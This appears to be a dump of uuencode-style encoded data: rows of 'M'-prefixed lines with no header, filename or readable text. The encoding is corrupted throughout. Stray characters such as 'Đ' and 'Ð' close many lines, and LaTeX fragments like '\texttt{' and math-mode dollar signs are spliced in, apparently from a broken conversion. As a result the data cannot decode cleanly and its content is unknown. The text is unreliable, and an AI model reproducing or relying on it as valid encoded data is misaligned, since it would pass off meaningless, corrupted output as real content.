MW9Q:F%197@/O3)2HY\YU#6D>.3"O6(_O,"_D>Q4+]B?W77YWVH(\X`D1\%(_Ð M28EILSK@KKQ-#@^/Y:!:M:E,I>X7=K@3>M2Z5M=U<F^LV;K-+6*&T/M57+4#Đ $M_T0:=5A&S\UM)J_41-$XQ(=XU8N9V0PU<".;WDG<V7=,SZ,,<C#%.X1SW,2ED$ M.,:OT%/@SK5(^U@?V.KGR50/OM0W#_#LJ-.XJH+K-9N.8^=*41<F?_L;)O*ZĐ M36@+CU[/YKW41ZJY7F07PG?1<?.]8J-\$^*Z,_U^2?MK?B6*MNF`[UWY^Q=6MD M>>H=?2=TB`_Z510(@@VSVD\$UO.-[4(*[=(?S*5I:\$;@'QP"BKZUA":Y1M_6?Đ M@V+\$[V1\\O5 F>^RO;;^)TO\$=&S@F'XI8"C/"%"KOL`8YO(#.@JFW#/V"0KFD MT&&`,*PH\$EFRSY7;!("I(@R0NOF1#ZKYJ4(V\NE2\$M0TDEUO49;9(I*,*[:.Đ MI^_44T,=KX#2\AWQ=5^`VWM+"K;FMYW3>)W`8I0'IG1JI<=<U"^HT_B&Y:8;D MK('D=3?=S];HY+'8G#"+5A#)3\$`&G:VU!!J7&*D%T'*96+QS"DH+]P%6V).ZĐ MWJ*H''92G0,*KY)]N7=(((<4RG[=A*G%@FF]D&KILB33\GHPN.N\$>\C)9GD4D M=][NJ9WQJ+ZXS@;^8QL9%W?LT^-/C*`AP7WV+WY`T>*7E#0!,`G7+JG@U668Ð MB!_^F.KFYNOXIGJ`>0^TZ&<I)<;\!4X\R9]HE_KQ!U*H//R7S1>SPIZ_-@FXÐ MYBCE#&XC)#\A4T^4%OM=JW\$<>.<\B;UK8_FOWD@%_9>T_X2"AN\$<D8"=V`30Đ $M_{C2S}^{1}M82!R(XX+.'\%6+_M"56*T^4`,"+M"Y&I)=^^2'F_{9E}:".7GBD$ ML'^5>(+V.\$YISZ3Y8MQLO'^C)/&]L6^M464^DCHM=</0KPTQ\,X4X2@A#UE;D M_=U(EZC,U,!06GY5_*@A+TNZ<3T\$NS+9Y0R5"Q@L^GJ47(\!_)@%!!<SOONED M;>(K20D5[IA<;3DX!(EY(&^FWVHOUEFC-\3S/.6@"KY>&%WBGWLQ#PI/9C*VĐ MP*/F"Y5]XS7XB:S;AQYL=^ZM3^9.U'T@`,5?6=DV]*3(AMH-\4LX6?'<X-D#Đ $\texttt{MJW.T}_=) \ 9 \ \texttt{JKWJ9} \ -\ , \ \ , \ \ [\ 9 \ \texttt{TJ}\] \ +\ \texttt{S1\#AR'\$''} \ , \ -\ \ \texttt{KIO\$]} \] \ 2 \ \texttt{JWE2} \ , \ . \ @T; \ \eth$ M`HMT&08U_:?`'1HVE&.ZLE_)S`M&1+>J(=)ILX5W%(O<2]G7XX)=.Q@=A]1BĐ M6ECLARQS>ZNZXBMV_Y'F1*1<%-;=%-H(FPRSYB>ECIJXE"*!*\$\7D0:7MDSMD MT2BWJ>3QM_:9[*)>//W#\&R4;]!#XN#]%IN\$Q,'W6]_*'[\$A@@F5'K\$%%\:BĐ MZ<P*4Y3M_K#(N@07L8BVJS\$ZXP*RC8JS+"O6XLYFO&?5#8UO4_J,-*[P&.F>Đ $M,58;!4S>@Z^N*;M+8,^12.\Q);&C;!/J8D'F90?A!,]615R;ZB>R(SQ-Q949D)$ MT^MSM%A[=VXDKG^RIA@T91#R75+YBK"E<H>0'I=1CZB!W%P9W/R6^%E]'R[QĐ MX-5ID)Q@;Y(SF=RB54:,Y[MFAZX?C(?V-QBNMG?U/Z]G]-CWBQXGF)S&@HY<Đ MX\$Z4<,XX'8]T[_W2!=Q=HL9X%6\$P!N&JR,FAX\^6<GQ.^'ZK\$UD'VU@!-[O#Đ $\texttt{M} \cdot \texttt{CSCOEF45Z\$FK<5Z""_<JQNQ\&P_2=_JXURC\#P5^(L><,/A5RK=?P]@6.?,Z\D }$ MD-M=V"<]VU17, `=,.%]E/&C,NQBRY`W+O/<0P\$_YDK!:F)QFU;8RU/X4=%5PĐ M-B'"_'H9ADPC)@12LZTP=NJXJQ[U:O0D@OVOK(8Y/\$OX\$XS;03[F7%:G`U#^Đ M89N\$BJ\[U>!DXXV51%`N>=4/_L0YU&XW)WI9T-*P@&%EI6KALN1LQ#9XT;]<D MRQ<<Y=6TUH7R2SU6]XN;I.5#!>!'%P8,.L;G(.;:KWXEF<OO-ODU"KJ0PRARĐ $\texttt{M*?\#0`2Q^4T0+/-8W2TX$6GTGB\4")".,V\4E=>/,^L9?,4R\$\$R9J443B''D4D}$ MZ1<\75<QL@]X79>A?1=3#N#EYJZ[RNO&:O_*V*,@>%+M]=1@Y\H&.V43OV_5D $\texttt{M^*:.\&HV06@??UN97.-MH1?QD?]VA\%6E,H'L<!!^<9\#<\$L01RU*4;/,ZD,W76)} \\ \texttt{D} \\ \texttt{$ M>CD@]"6AMS\$KX?J-@LW-EXV'X_W(/O1_@:6T592R./'5N\7C:7"<9\$HZBMS"Đ $M/*I:0.\) K9D9\%2FY/_=_4F5]F$)?R^8(>[A>6:R1=6[H!L\(UM&+=#>7+3^Đ)]$ MY-@B\$68D_KIER&%1`HVO,)@<@#,D_/9Z(\$(FW`D%EGXJ5MOVCPW#!`/''G/\D M?/TF+=!8@D(7*)[%B13T3_:!!@\$`.6X9P>N\$N`IV%8;^4]43:-9G9H!['Y3]Đ $ML(!S65PW :: Q#[?N5) == !) = (QI5FVWU+M2H>ON5445$M^D]8]7344[4FJ>\JD$ $M8RR",WM3:*(Y6]!M`:^[9-6`6.'Z,I!!_LM%=V`1@?WK;8F(0=<KA!7]8,(,Ð)$ MC]Y/@N7K:(D#&&%!7-2P*4"5>W/*RH.Z3R+WL9_V3^8%WZ2W(G/(0R-@Q#58Đ MY"5YO>5>)\-"CKUAFODL>.\?*E4A850L&KZ]-@CXGG!->]\$3>)MK=F-X&8R'Đ $\label{eq:mhf} $$ MHF? = QS = 0 + DEHZQ$) OBN = G() < EJW6?9] 2S^V6]; C/@!762PHQ\7>CD<07.D$ M&NXMS<@JRUGJ+;9[65`2\WSM7&!VO!)GE4]!*'A8<'\0,%*R&X-(G.ME:\3SĐ $MG\O; i@, iW]I$C"+/;OF3G&X"8W6'RR/(^1=A07A-6^EA713=$(T)]:Z=#A/.Ð$ M*3=DYX56^"IB_AITDAB#0T?_"__@X/16DL`UFA#P=:KYI*I]P2"Z4#<_F^X[Đ MB!87\$T25ZAS\$P">60057F[7BIW;:VFT>A&(H\$(+?^MH^(E\#[(3YK(NV/'<UĐ M'Q>A_RQ%-@YVGU`30N/=`EVG3_H5ZV;G80E"\>X(X^TZ'16E:L8?H,D]AM1.Đ $\texttt{M4U=\$X9W@;J\&?X"RH5RL\$7"?VI>AYUXI\J<=I0\#<^I.THP:G\J"22Z\$!"(L;\$D) }$ MO`UQ7'^,KZSJR!R"?NX).T7Z6#L0UJIL,KR\>>C^>)O_]2&._H[LY.Y[/;[YĐ M?K:YX-V+2!_+ZBY0S8**+#*B<L"2X@S()@(-J_S-ZMU1((*-I&(&/+OIS&ZVĐ MDER.?#/!34D`DMB_VVJ7+<Z]WW?\%SAT+08#+D&PDD5_E40)<`63N%)P5?_DÐ $M"5[#AO?L>"Z9A,T?(+EA(V^:40/W\@6!MH.00,^/1,B?R.-XOQRKI%_7=_MJD)]$ MD4N^6<X-44<21;01!RLEUU55)ZS];8MRAH<>I,O\$9DF2\$%AB1Q"B"^'VX8<MD M,^!5D2A70F/`<RO;6XN0\W7R-<7Q/W?-U;M?<YV4I05@/<VYO"[(&5[_R@`3Đ MU/S0@!.5UT4%02^0YII=40JAI"B,O\$UX=JD-`19KC'?^PPI(*0QFI=:<%Z>-Đ MBX;N""2,KF7.2A!4H6\CF:PYD,+!S[^+6;P`&*E!HDW8O9S7,OT]#-\V`5X-Đ

MH^"`M4']EB`^K!27UB%7EYGM%+^U75*MS1XD%%17\$=X1-\$]6/*Y\E,'0VB6KĐ M7/\1M9SK)!-;)A`*"#D.*OJ;(]2A6Q^T@]UQ\$LLEFZ9\1;1^2VH1_(6+./*NĐ $MG"[V^2F-@/0#E17(O)VU,=N3Y#*T7P*;5\4</@U#6K![MCIZ@H$+Y@7RX=WD]$ M-N%FN6TN_R<?,5IGP[F=#[EUX>&_(-!X,M2\0?F+G"U\))VC/)MQEJ<*,1TKĐ MMJ`H8_?!0]*!_WK",M(@9_V;%;7T4QN/BE.+#3`SC-3'&C8ZB8)MFTD9F^L#Đ M:/VFQHO"#X_].^FFC'1.K#58%)N)5M-X_;=2BVNM+K"M\0'J7;E.E^Q)*HHTĐ M\$A]2`56BQ&#PB]N5+%[<OS__[2#P_:#F>B\$9N10\'P8E_=?(:SL4IW^;02IBD M=Z8XH,*NL(2B]5Q1X\$R=5SRJ:90_,PU*ZG;@ZU`@2DFW,Q:T)BT(!_>S&:T[Đ MB82G=7E4S\$\$#3A2MPS<P!?G?)EDL\$/[%E\$C.PU!&=XRK6Y;[A<!"VUZCZHQ(Đ M;&%!X&U(84\TXE:\)R"\Y05HF(2XWJHD@`^_TL-I77R7,OOYT2`>002P]20CĐ $M+`5N-T, \$F\$<\#W@, F.4'<=R;3Q9L=80-\$6O3^4'LF,C\F'V5:`=[B*(!XA[9ID])]$ M>[F/(M?WMW^\$RKTR5_C2*%Y:IR',>9_T3M__;G[>-*>RN0-:P84_;URCI3'@Đ M?T6G<VS\O/B&P=(.E:^Z0PW]+6H8H<&_@(?;'%\<(AW7M+<?=+>4>9=5#]A5D MEM]2X,5MUS6T##0,FK,^;R_GSK%.04<#`YP,\$J2510-`<N26;"+N:1NPMA1_Đ M[3J_7?I\0&QV;TW`ZN>!G1N]31*V6VD=6K;%C27:&_HO4=B@``!M#!2E)_VLD MOS&!UHMB=&SN<V[%5[#I<"AC4IZ_2X6))"60,X7,Y7+[&@;%28J-B+3&6(4,Đ $MEQ[, (:7E-Z!MTA.I^3PYOO), /0Y(S+\$, 7JH7U72CH), Y0I3?>OZ, R$9QOD^Đ$ $M\$ %R/ $\#03!(9]^>ZOT'MQP&%1>T; `#1D/<math>\#8MOQ<$]HG!2!M?X6[>5'4+):%/.KÐ M.#\$=.#)`PM8:GJY`W_00T\$<L`-_=I]22QE<+!1X>\!_I:8L2(`BH6[\4/C<'D M\Y%/+JD=F]W`FL#H.Z#YS!60:CP&3DOBS=>UC#F6W/WJ:J]/.9@!&J,KU3OEĐ $MGPTFB=MB)D!?/\:^7)>82;W\;LZ9EO/[-;7)/U.O_S1H]\$!)NAP.:4V=D$ MC"[5SGM76':@A0>G#E?TO.#Q,6YF=--,9^I/R<Q>:ZUN3BG*TI3]-W_0-Q;1D M3R50\=::<0%G?;UAR="@7V(%+&HCLR/3RRH0`,"^1>:KF+J5`(`"KO]D!V8.Đ M25SYERYAC&VP(D'',-?RFR69%WHS`P`*&2M/@BW<EF@4.X7"[)8.>BI(;QI9D M#ENZ\$W@)B., #<AJCIS(`)D6])E'@Z*"<Z#;521NBJ+9S[AM*-*)^O0U?60V>Đ M0'A9]/M?A^R1TOH&F\$N'UB-@\$[!\$ZY*5;,L[/BM4)C;-2K\$\2H//6_2\$MTA/Ð $\texttt{M:\&N\#\&I8?14!"()0} \\ \texttt{VY>GUH<-WU0KH1,=G/!MRH,E019K9-XY\#7NA)."F3SK+D }$ MH`+W%/J&4PBZV3>1UD/H!OC^;5UX+UD1;Y%)8%>"\$>QZVV/E/V#HV9#P3*)WD M"!-(.`AP]"&FN`!LU,J.?/A=2,6,Z[OT=OT/AT=1YH63+7!3B0=0G3OO,U4QĐ M*DD?,K)6L@?\$F<+TYR5YI>8"<#T'3)T!ZFW(N+"23\N=+_GH_J5MN.M>^752D M]&JY@\$^I-"EX%?H-LPJ?&00,#`8G;6*^3C^WR^9R/PG<(63`.-.IK`XK/5.PĐ M[9>DD`>=6J0::*K%`:[#!\QN\$/`:!F3#)>F,BJFN<K:"N]<3Z\$E*]:8*&X<NÐ MG.Y<&HC:DV]@'X%,,EBC7QSSVA5;/Q+B_`J#*0'%[OLDI84BP/XZ('!K?."!Đ MIK]Q(P1=V.N15^"<W</.#>P?V9C\$R__2HZC6-40Y+/D!:\)W0+D5IR!X^:UKĐ MB0[&OG;E;1L]L-3!EM4C'PKIC%,\$^!V*5;\OZTM4.ZEA?V]YZ"0'7>9#BR#JĐ MCTWOU(^V.@)T;YJ#1E=7^,FU6^B:Q\$D7H=/GGUU/IJ>G6)H6Q_V8,MK`#NAJĐ M/OA&CQM_N.MRG*5WZ_\%0Y?VZ)65.D2G\04DL_`6"':ZY/7E)WC`&01WWGBPĐ M\EEXN'3@M!+U+<V!HF^"V7]55>ZU':.7=S/_`P/TE>F%6_TV7!]H07!F=8ESĐ M]%*T2[009%E+ZX^J?0IY7E<Y_`EX_GPHL?R]!PH?<^B''M;6KF0&>E*Y**@+D MLL0'0`1+R^'9.].:*U('^<9Z)/R\$&240(',NJR6`U2+REZ;'RJJF3N)W[KR*Đ M#ME\RH[!NH4%0Y'OO:IM#,E*/MWBG<P[!KZL7H>0O1HOM?V`1+V;7'%HQKL`D MV/MOIRVY+6N\@5LAHY\`<GI`=`![11:(#8R/=VM14JG)/9CBQ;8Q]!N^%&!WĐ $M2;;U.RKWJD2P!YLK!.\0_G9^*_([*\&"K]^>^71>Y)/+%++I^KL.?+=I;:#JBD$ $M\&^E<@'><_ZG9R0Y(`=WO0$4/X/0,CM7F5IH2'MD30@!N.<G,BISOKB0'M.7FÐ$ M8YW[5(PD*<F3LFA8B\:*X"%TH./W%Z\$@],U(ZVV35"0T\$,@Q6H@&/H+:PC_\Đ MIJ,,U5]`HRF.T=D_`OKCH8;3D5L@\$7J?27%.&#:OFL]M@SI2UA0,(QO1_HN)Đ M<B%%?POZ_E<BO90<X`+ZE=IU6X3#6[.K7AXQLJK-B"W7Y.!,-HI"3PKPH7/`Đ M1LU\$6ML#B<,]8JC!IA4\$!!^[UIDQL192B@&AH\$K)IFC`4%L`CO!5<>^"N35CĐ M45]GJU9;-8Q\=W2,T)=/4:BBTN7(SLH.?_*8`23@%"*ZTB@O00-K9;54IR86Đ MJ!'YAC\$!NP[C1(0MV+P?=U%U`\$N0TJ%T^M18R"80\$?0)C&<,-9I\5KC9G\)NÐ M*`@?;TRRZ[CVJ[\&F+=D,,)#LQ":HQV(+['RC:0E#)9:<-?@64Z?W#B9EW?\$Đ MN`+0JGL#P-%.!K#G7"`033,<T,`-IEX`6?23Q@/!+"!8\+CD1\1)WSK28[Y]& M4S([!P[ZA3@>+C'(C7FJ`?E2HC5ER.NX#F:MSAC`JX9W4?\7=FO<]S0`UMB5D M#`.Q>IMP8`=N\$PJ.0\$!_`V2T0_9\$NB4O<E@`2.,V22A<U^ZKE8>Z;7%\$PMS'Ð MV1T)1L!C>[O3YC2EB=C^X;AF,-H\M>M>[;M^*8Y@.*`K1Q#=>177-MKXWN;]D MXV7"W3J)^5)PM'T@VRH%\$NMF<!*`_/&@!*AE6I_0.480AD#L-"9,T/VHA\$B4D M#KP<&+O;O0><BXAYGAXKWZ8H3X/GG\$_T!&)LYC@RCDP\$4!LO=;K?3GX[)BFTD MKE/Y;Y*5G)8Y)9@(/%OPTS9>?V_U-#G3SY<?';\$?ABQ;G9!%P+&<\$H?8;7.SD M?(G3*,[-1V]BG\V]]N+1FX`DZP]JWXWR^+.&;YJ_)\&E2_NQWI2>C0CF=)*EĐ M+_IK95Q[DOJZIYK@^:\(I-Z\Z5<W3(>+!N[9#'''Y7>8H+B>Y^YRJV:_>?!)D

M]390>'8U&KN.7\WR[N_H/^<;OBF==/7CN0S)H@R)\$^0U"%JU,DT*9W=UTZ:&Đ MT\$3YT;43D65U(.@EN76Y5.!W)RKS&NVWJR\$DF`;+Q:>+D8PLQXZVK!7H`TZ_Ð MX4&4X7!YL=EP:<&6PBNC][;KG_(@US55MZL*&-U!KU-A@.<\$EF.1]\==:;_BD MWRYF/UD_E2.(70WV,SN28J)S4)7J)M[X(ORKS>GC2L0(B9)'^G9T,N)/_OBHD MX7W=,]*;RPPX31!:^]\Y/W31B:<;;/Y:EGTK`UM<+(\703%G_N184G(4YR0F!Đ M=]>R!AO&"Y.[\$Z,.Z"5(8!>VON#!R_1QZI`THQ&AT*\$8.H/18R_>N7)W;T@`Đ MQ_GK`5%%!U*^L.,QX7[`!LG9Q6`D`W\$6/(,V3MU-M#<UJ^5RCRN>[GW?DZF^Đ MI='5?C?S(LG(PG9Q%E-':6H=JLVP,15C`9.Q=^['=0(RYF@C\TSHR]1@3;0@Đ M/M][776'=*:KV7JSPV,?JL&3G]-0\$H?780;AO<;RP9H+L==FFEER012]T"<_Ð $\label{local_model} \texttt{MVT}\$8[V]Q\$<@P(\Y^10(AZ"_S6H9\\\&[R,\JBP:VKIRPXCJA\$CGBDG_CVEKNL>D)]$ M%N\UF]Z?Z"I=WJZ[!%[/Y,CVOGFJ83YU;<[2/(DLGKU<VZ2PZQ[-*P6SO:0?Đ MU/N/^6,@J!@)XXLJ0VB^O<P]E%YV>AL6U>Z>^Z_:ZONGB+3Z.S#<&,*)\$L`@Đ $MTKBV)+H,.(]'S53PP)28(BJMNU14A'&W@]U51C;?O,_3[BTP['\,"9$'=]\,Ð$ $\label{local_mbax} $$ MBAX\$YRLM2\#YUV1ITV)[>?KOS58H_WI\$OK-`MBR?`*QIZ2,M\#$-A=F,``ARĐ] $$$ MOU)7N3"CF!XC):<; `%NW>___^*1*U=,+D!=:9?DKH\TNBFK6E5AZ^R<%%13P"D M6, `H">!T":9N*?Y\$P?2&F]WS\]`5=RHR43&%1F01K;"]US(I!/Q&P5FR%L]RĐ MC'@(X6ZKQA%N@"XON(I(-XD1*=1/GWM/]]/-N#L:XVGCR\$9IT"&\RKKG+6L<Đ MDW5-IZK&D#HQP@UGH`]5Q35GT`F-,NZ=)]S<8_^;UQ_1WZQ3>L-C[SD;@\6IĐ M%,ND_6@PFAA<;F0(AP<%]>3SN6?G`<DV^4\O.3(63F(OVTUM+Q^CW";\HR@TD $\texttt{M,"QRQ*,5*4FD$9} \\ \texttt{K*C2}*>2 \\ \texttt{SS5IQW]'G6MD"Y0T;`Z5?GKT5]E!3 \\ \texttt{JEK} \\ \texttt{JWD} \\ \texttt{JEK} \\ \texttt{JWD} \\ \texttt{JEK} \\ \texttt$ M/J'YO2L?_7PIU>I:5KT(78F!"%M[0F&E/W#UF!BOH[7<D*]@ZZ#\$-<[SJ)E<Đ M%E+BHER;%DR/;'5D]\\$13V`?4#'N?YABD2>8?)"`!.8+EN^)S+)1,)@:.84)D MN-CIK9UMJUZ+#_`Q)58[HF55:XZD'H)Y,81+O44DE)`.*KHM(/'+M0"YX8I"Đ M)*52I(\!%GDCX^R3MQ[3Q]JRZ!ON+.7(6TK'29OTTLLY%N\$=,IG/Y-HYJA^EÐ MK)VYS+8-`B\$63RPA.@%XI<J.*=5-,FPE"8.P0`B?UK/,;;+`B)58]IF''2="Đ $MX=FRJ \setminus 5;=\&>;['M>\%@IQ_4827\&RBZ[`CG=)3_$'>W55GE*"\$94IC+/.#RTNKÐ$ MTDLZY\P*^X1 0K?T+[&?E)`G)9V9C22M"=:>?+.YU*!C+6#7F:CPW>YJ<K).Đ M`/WB/+REK`K:%%H742F=C;(F\$IL`CD716/\P4NHF1106P@%:VM@.F-(Z^Q6*Đ M%HZ`<HM2#;\$L_"WG.LO/7TM<ZC\$X67"Z/CB10!U-EZ]E<A_#610_,H'E<,L\D M*(U@+1KVMA09,LCSFG.R)Z!TFJ<82GHAACXH(7E1J))@R99'/B[.S<BJY0-EĐ MF*ZW@@@^A3?[Q2,0753*04)L=)1)2^'O:E46!76B568]D"<_N''5+-11,E6@Đ $M, "->0[44CT8@KY+2L>*^W-$^982K!+>[J/.*^N+$VTF'2BTP1)73QYZ3U>:Ð$ M[9DNU:!\$NEVR@'LX:"I*4>!T&\$(`B^:']+\$\$-XJS=].)'-51JBHV15;YZUI%Đ $\texttt{M,3^{1}TIC!2} \\ \texttt{RQ[L^{W}HZV6F6,4\#]} \\ \texttt{B\&\#49} \\ \texttt{\$\backslash\#-0} \\ \texttt{MF82IKSYOJJOS)\#0\$/\$8QF\&D \\ \texttt{D} \\ \texttt{M,3^{1}TIC!2} \\ \texttt{RQ[L^{W}HZV6F6,4\#]} \\ \texttt{B\&\#49} \\ \texttt{M,3^{1}TIC!2} \\$ M>P&R/Q8(@5Q=<PI%M_S2OAQ"<&`CDFSF33R4P4HE9\$:<',0@9\$%NS]VD2C["Đ M.4NRW-REH48ZSI'D":L-9?#\$/.KS;)JML_QW*'A@#(MEP443&I+J(EDC(_*\Đ $MO(QWS5)G^{\ }(AUC;M>,!JP8N7]$9P._S^H'>08Y;*+.@=]#M!W/^7V1T<)!3AD$ $\verb|M@M>2P72T<?, Z@S^E[1:\#/M'@T8J@4E]K`IS84-1MH_PDTYWTJ8-Q.&$H&UF'D | Factor of the content of$ MA1<>@CRBBLY8<\$AVAN7&1P:[<ZE(*B*FM.]N4?&L;<!46A*SK\$Q5+5`5K-FED M-J@Z^8V?<72IPWI+./46._4;=(`+.GFIR<@UB9H%2Z!:\$\!PJV1;#AIC%\4_Đ MJ;DUP.(G?U(N2SB'?V%!E.<=N3T(KDGLK5@,Y#,-#4T*\$%>_1<#X5#2VMW4LD MFZ]:2?Q:Q;'7RK?`U<>?_[DI\AM\$_`V!.#T+E<`MQ^#WW.1%DIP\CK.6'1PYÐ M;@R:-OP%1NI7OOX',6LX=498>[`006OOYSTAJJZ8^YKI'W,T&.G917/23QP\D M#\O>99#@B^PII+!IF/8%/-=/UZ1_'2)0W3!GT'?6!"F^_JSK](-F+FQ-5`)>Đ M(\$4^1`Q0122,`V!NRG]8\$*8IK/#">2>37P9/:',LH_38(!<8<)0*DH_C8^V@Đ $M</17,ZQ_=\#18Q6(?91\&P4\$\63\#_)>,KA>!7]@B3]+-VQT=S]=G8-AA>N&53_Ð$ $\texttt{M$V^-/-GX^(GL+PV6]} \\ 9@ODO=SNIB. \\ /S`_4V5>& (N$C[>U^`SNYZ_NT5381Y(D)] \\ + (N$C[>U^`SNZ_NT5381Y(D)] \\ + (N$ M97;,6'[TQNFKGT_VU7%-H2)X"M&>S_4+[8,Q#@0;I)SXA:L*<71',NW6IV=ZĐ $MX=CV:=A[=7KH,8J`O4S-!L;GWU-J/_4SNAYV"\KX,]W2*1'0;)&[A?H.DZTFD]$ M,\,5*,8V^HFV)P7=)J3I'DO!S00<?_;[H:V<<P(U<CO>47D0ZDPQB,,G?0@+D MX`^AZ?E%+OEL=<D<-UQ_S7R69\<4:;="J?7Y#<-<I4D'`P9C6#T`#_SGVW9]D M!6L#FQYN9EH>+`6A)?U6.C\5*SG,[P8!:'KW-,%"_5,]XNR2:UCW%E""XPVEĐ MD@3\'9*#7]7TURER[:1-`]&]4%S_6F&+^&NY+?)O"279CA,1**;F/2B:<U0CĐ $\texttt{M/D} = \texttt{SZ6} : \texttt{V<42K=B'K} < \texttt{G} = @[1\#;8H\#7I_00A\$!N6N,=4\T+/2_`U4\@`D = \texttt{M/D} = \texttt{M$ MP8C!AIA(OL02FPR?/T&Y&*#->F"4XQL;JV,YZQS]6IA5Q*14*B8/"ZO55A'QĐ $\label{eq:mmn} $$ MMN\#; JG: ^NIH5KSO.?AMG1H/SGM#/M] 4E\2_<\\ (NO, EPS)N(&1.=QW!"_Z=D) $$ MMN^{\#}; JG: ^NIH5KSO.?AMG1H/SGM#/M] $$ MMN^{\#}; JG: ^NIH5KSO.?AMG1H/SGM#/M]$$ MMN^{\#}; JG: ^NIH5KSO..AMG1H/SGM#/M]$$ MMN^{M}; MMN^$ $\texttt{M/5>+[WVN;?"$Q[+<U1C>>+]OLN$\#VL,G^07U:)G<"3MH$>K7/20'\3XOAMJ;2D}$ $ME9$WS([><D+30,A?&MB=\#^R?]#&RTA"P[\[1M[)>1:7@&8WO#=!BTNG]Z\"&D]$ MSYCGWW?VEH#R8\$\$!7\$2W@\\PZ41P.[[!=S@`Q?U:S2L"IRDX;'[QJ!@2/WOUĐ $\label{eq:mass} $$M\ensuremath{\$@\#D!RQ;X0\J1QS?N3W5OQ^*,\$GHQ47@QXLL&3[2SRU,+PM&\@<<FJJ:>LD4D}$$$

MDA([3`HIC)4XV.M"]C-+IM*P[`(Z(`TED>8P(ZTC/5/ZJ1]TB[-+2["9&GJ[Đ MHG-V;N#[4SF]UXIX]M-7A">5FK+YX&L-4+I5Z\'OKVUT:>J`ZZY-1L'LPUOIĐ M1>!FF^B.YXAE,-3:4>[FDK#6W24P(BL=;(?B7-6"C_DZLDN01H</RP-%,B0KD M*B/@?J8C\$ID;PWDZ^'/_U1-%73R8LCN_^A89J/#;131'=N)>MYD<8>4ZQJR8Đ M<J_U9HCO-^A`F*B`I770%S^9#5ZF0%LK0XAUJOVX[*ID_*1&0))2YS(_3?P7Đ M^U^`L/N50#!_E#@W1@):!#^SM`[;,8Q.%'PT%0?H7DP)E\<<5?0G,`>?B%LCD $MP1E\27!>AM)H-\7R^*T:Z/(S23QI7+M6N5A)E[\P\#DEJ-/GF,VM%82M7H:*XÐ$ $MWK>ODW\#,W)0Z(EQ!L7/HG0C>?\%J.A"_$7+*4;H5";TEL/3F,E@J8&H-7JQ+D$ $M'.<J=F>#U[G.10?]S35K:_+619%3,)O91F)-"^<=BLN9LYOR4,MB9NF1ZD$ M%A:-L1'R8XUF1/&D^A%,"^*'QN<RO)8A\730?DN.XX.1<^L5&M!>.O\@WQ_%D ML!+\L`I;%_QX'X8033'6AXJAKM\GWU1"`WZRCBLPD`Y?RU\$ANGD`]]/`TH=PÐ M[W![]"'70[]`?SMH&"QG"DF2_#<.90&0`Z\$`\2:N0"PYP>\\$ZI<CO1J()E#MÐ MY\736*UJ["H><TW*@*L3"A\$W9]>6K^EEF9[AY.2TV(^,3VJ*=@\$#K!UY?.E(Ð M+1\$SP,L:QD]!\$WD8=NBEIHVCLHE!/<_,-(YK10-(%"13N[D>?C\$X;U?K7[5D M<:K\IKNTT#5`72MQX)?ZK3-A=N>S2[2I3<M41KVT_#=63U77ZZSKY=S=`B!*Đ M!00?3@/\$-2P<!GRF3+/FA()VFX`%FU\$A\$,&V3#[835WB,VWT4(:`?^<J7B>,D MS?BG;UCI/_=\O.]#_:`6L#B"3DWL-)+>C#G^+B^'*V!BTRT^*<,:<L-Y\$3Z7Đ M03E+;V[R>41G%L*@'K3[-4QZBX('`\S3=GF::;7W!QLFG`EFBT>U!R#5<OU=Đ $M;GO3R+J4Z9&^Q=5] < -0,O=E2-M9Q8%S^E[^QN<\/"%1899$`RQ&4&3/!Y*D$ MJV"LO1DTUNY%\$>PBCJ='XK>H5Y9N*RT82/M2G4/`BK!US]-0`WI\J@'SO1`KĐ $\label{eq:mbawkf} $$ MBAWKF<F$\3)EI>J^PA$S>,2;1D'*0<0Z\\\(V0OU^&!K!?9^<CP=B():ZN]<\D = MBAWKF<P$.$ M\UN\$QTZ.E!6/TI]?MSA8YWV+E@/#\':\$T6/(3>'&O.+@.N\$Z7L\$6(&=.[!(5D M1; *(X&_.X+(D!W3TW89F3OBL9I4O.9(MWV<7.G:S">O.HK=U)%0I^#I.PZE*Đ M9Q%?!?GI80(TR8](7GEA,;9Q)&4]2-B-M\!^,YXN_3VG*]^Y_(4V#\,8`\$@SĐ M\OI4L>@=?S+9R@"1V-#"7;'REB"0?GFI4L/#GBN@3MP<EV;(.Q_]E8"[E6Z5D $\texttt{M=!,,EP/!-O2^VO.\#W3.]!>SEQ[F?(-WJY[4H'X]^>V]:GZ,\$-T_R?1YXA@R]D}$ M5_GB14ZE7ETV_!\$LJ4/YZR>3#G7\$9#;]P528G'VIG%+K=["TC\'&[#>CST>YĐ MI1\$8GXA#VNO4FWQDT0[A>V]Z'\.:<60B&&XFP#`EH:5"U*9V!(<L7GWCB)VAÐ $\verb|M8JUJ_$DE<| 5 \verb|WA26H+|| ; C0 " $@0=VB4+O/EE!K; $| = 0, &5 (6@H."0KP8 - 0A?/D| | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 